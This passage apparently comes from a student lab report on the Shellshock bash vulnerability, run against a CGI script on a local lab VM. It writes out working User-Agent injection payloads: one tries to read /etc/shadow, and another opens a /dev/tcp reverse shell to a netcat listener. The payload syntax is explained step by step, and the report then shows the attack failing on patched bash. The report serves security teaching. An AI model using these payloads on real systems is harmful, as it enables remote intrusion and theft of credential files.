
Using `curl -A '() { echo "hey,hi there"; }; echo Content-type: text/plain; echo; /bin/cat /etc/shadow' http://localhost/cgi-bin/myprog.cgi` content of `/etc/shadow` file cannot be stolen because `/etc/shadow` file requires root privilege and Apache server runs on a user account other than root.

Task 5:- Getting a Reverse Shell via Shellshock Attack


The aim of this task is to learn about the Shellshock vulnerability that allows attacks to run arbitrary commands on the target machine.

Reverse shell is a shell process started on a machine, with its input and output being controlled by somebody from a remote computer. Basically, the shell runs on the victim's machine, but it takes input from the attacker machine and prints its output on the attacker's machine. The key idea of reverse shell is to redirect its standard input, output, and error devices to a network connection, so the shell gets its input from the connection, and prints out its output also to the connection.

Here, we use **netcat (nc)** to listen for a connection on the port 9090 of the TCP server established by -l parameter in the command. Then, we use the curl command to send a bash command to the server in the user-agent field. When **netcat is run with -l option**, it becomes a TCP server that listens for a connection on the specified port. This server program basically prints out whatever is sent by the client and sends to the client whatever is typed by the user running the server.

A terminal window with a dark background and light-colored text. The prompt is [02/23/21]seed@VM:/\$. The user enters 'nc -lv 9090', which starts a netcat listener on port 9090. It shows 'Listening on [0.0.0.0] (family 0, port 9090)' and 'Connection from [10.0.2.15] port 9090 [tcp/*] accepted (family 2, sport 38442)'. The user then enters 'bash: cannot set terminal process group (1482): Inappropriate ioctl for device' and 'bash: no job control in this shell'. The prompt changes to www-data@VM:/usr/lib/cgi-bin\$. The user enters 'id', showing they are now user 'www-data' with group 'www-data'. The prompt returns to www-data@VM:/usr/lib/cgi-bin\$.

```
[02/23/21]seed@VM:/$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.15] port 9090 [tcp/*] accepted
(family 2, sport 38442)
bash: cannot set terminal process group (1482): Inappro
prie ioctl for device
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@VM:/usr/lib/cgi-bin$
```

A terminal window with a dark background and light-colored text. On the left side, there is a vertical toolbar with icons for a gear, a wrench and screwdriver, a terminal window, and a server rack. The terminal text shows a command being executed in a shell: [02/23/21]seed@VM:/\$ curl -A '() { echo "hey,hi there"; }; echo Content_type: text/plain; echo; echo; /bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1' http://0.0.0.0/cgi-bin/myprog.cgi. The command is split across four lines.

```
[02/23/21]seed@VM:/$ curl -A '() { echo "hey,hi there";  
}; echo Content_type: text/plain; echo; echo; /bin/bash  
-i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1' http://0.0.0.0  
/cgi-bin/myprog.cgi
```

Fig 7:- Reverse shell via shellshock attack

On establishing a successful connection, the attacker gets the access to the shell of the server. This leads to a successful reverse shell. ***curl -A '() { echo "hey,hi there"; }; echo Content_type: text/plain; echo; exploit_command' http://0.0.0.0/cgi-bin/myprog.cgi*** this command is the exploit structure.

Here ***"/bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1"*** is the exploit_command. ***/bin/bash -i*** signifies a bash shell and ***-i*** signifies that the shell must be interactive.

"> /dev/tcp/10.0.2.15/9090" this causes the output of the shell to be redirected to 10.0.2.15's port 9090 over a TCP connection.


"0<&1": File descriptor 0 represents the standard input device (stdin). This option tells the system to use the standard output device as the standard input device. Here, since the stdout is already directed to the TCP connection, the input to the shell program is obtained from the same TCP connection.

"2>&1": File descriptor 2 represents the standard error stderr. This causes the error output to be redirected to stdout, which is the TCP connection.

Here, we achieved reverse shell by using the vulnerability in the bash program being used by the CGI program at the server side. We send a malicious reverse shell command as a parameter that is supposed to carry the user-agent information. This helps us in passing the header field's content in the form of an environment variable to the CGI program. The command ***/bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1*** starts a bash shell on the server machine, with its input coming from a TCP connection, and output going to the same TCP connection. In another terminal, we use the netcat command to listen to any connections on the port 9090, and we accept one when we receive it. Here, the server's connection is accepted. When the attack is successful, we get an interactive shell of the server.

Task 6 :- Using the Patched Bash


When ***/bin/bash_shellshock*** is replaced by ***/bin/bash***, Task 3 works properly. Task 3 does not incorporate the vulnerable function ***"() { statement; }; vulnerable_code;"***. Since, string does not need to be converted to function, Task 3 is not affected.




```
Terminal File Edit View Search Terminal Help
[02/23/21]seed@VM:/$ curl -A "hey,hello" -v http://localhost/cgi-bin/myprog1.cgi
* Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog1.cgi HTTP/1.1
> Host: localhost
> User-Agent: hey,hello
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Tue, 23 Feb 2021 21:17:36 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=hey,hello
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

Fig 8:- Task3 Using the patched bash

We can notice that the reverse shell is not created successfully, and thus we can say that it fails in case of `/bin/bash`. The 'user-agent' header field that is passed in the curl command using `-A` is placed in the same manner in the environment variable "`HTTP_USER_AGENT`". Here, the attack is not successful because the bash program does not convert the environment variable into a function, and hence any commands in there are not executed. This shows that even though we can pass the user-defined environment variables to the server, it is not vulnerable to the shellshock attack due to the use of fixed `/bin/bash` shell.



```
Terminal File Edit View Search Terminal Tabs Help
[02/23/21]seed@VM:/$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
```

A terminal window with a dark background and light text. The window has a title bar with 'Terminal' and a menu bar with 'Terminal', 'File', 'Edit', 'View', 'Search', 'Terminal', 'Tabs', and 'Help'. The terminal shows a command being executed: `curl -A '() { echo "hey, hi there"; }; echo Content_type: text/plain; echo; /bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1' http://0.0.0.0/cgi-bin/myprog1.cgi`. The output shows environment variables being set, including `HTTP_HOST=0.0.0.0`, `HTTP_USER_AGENT=() { echo hey,hi there ;}; echo Content_type: text/plain; echo; /bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1`, `HTTP_ACCEPT=/*/*`, `PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin`, `SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at 0.0.0.0 Port 80</address>`, `SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)`, `SERVER_NAME=0.0.0.0`, `SERVER_ADDR=127.0.0.1`, `SERVER_PORT=80`, `REMOTE_ADDR=127.0.0.1`, and `DOCUMENT_ROOT=/var/www/html`. The terminal also has a sidebar with various application icons.

```
[02/23/21]seed@VM:~/cgi-bin$ curl -A '() { echo "hey,
hi there";}; echo Content_type: text/plain; echo; /bin/
bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1' http://0.0
.0.0/cgi-bin/myprog1.cgi
***** Environment Variables *****
HTTP_HOST=0.0.0.0
HTTP_USER_AGENT=() { echo
hey,hi there
;}; echo Content_type: text/plain; echo; /bin/bash -i >
/dev/tcp/10.0.2.15/9090 0<&1 2>&1
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:
/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server
at 0.0.0.0 Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=0.0.0.0
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
```

Fig 9: Unsuccessful attempt for reverse shell via shellshock attack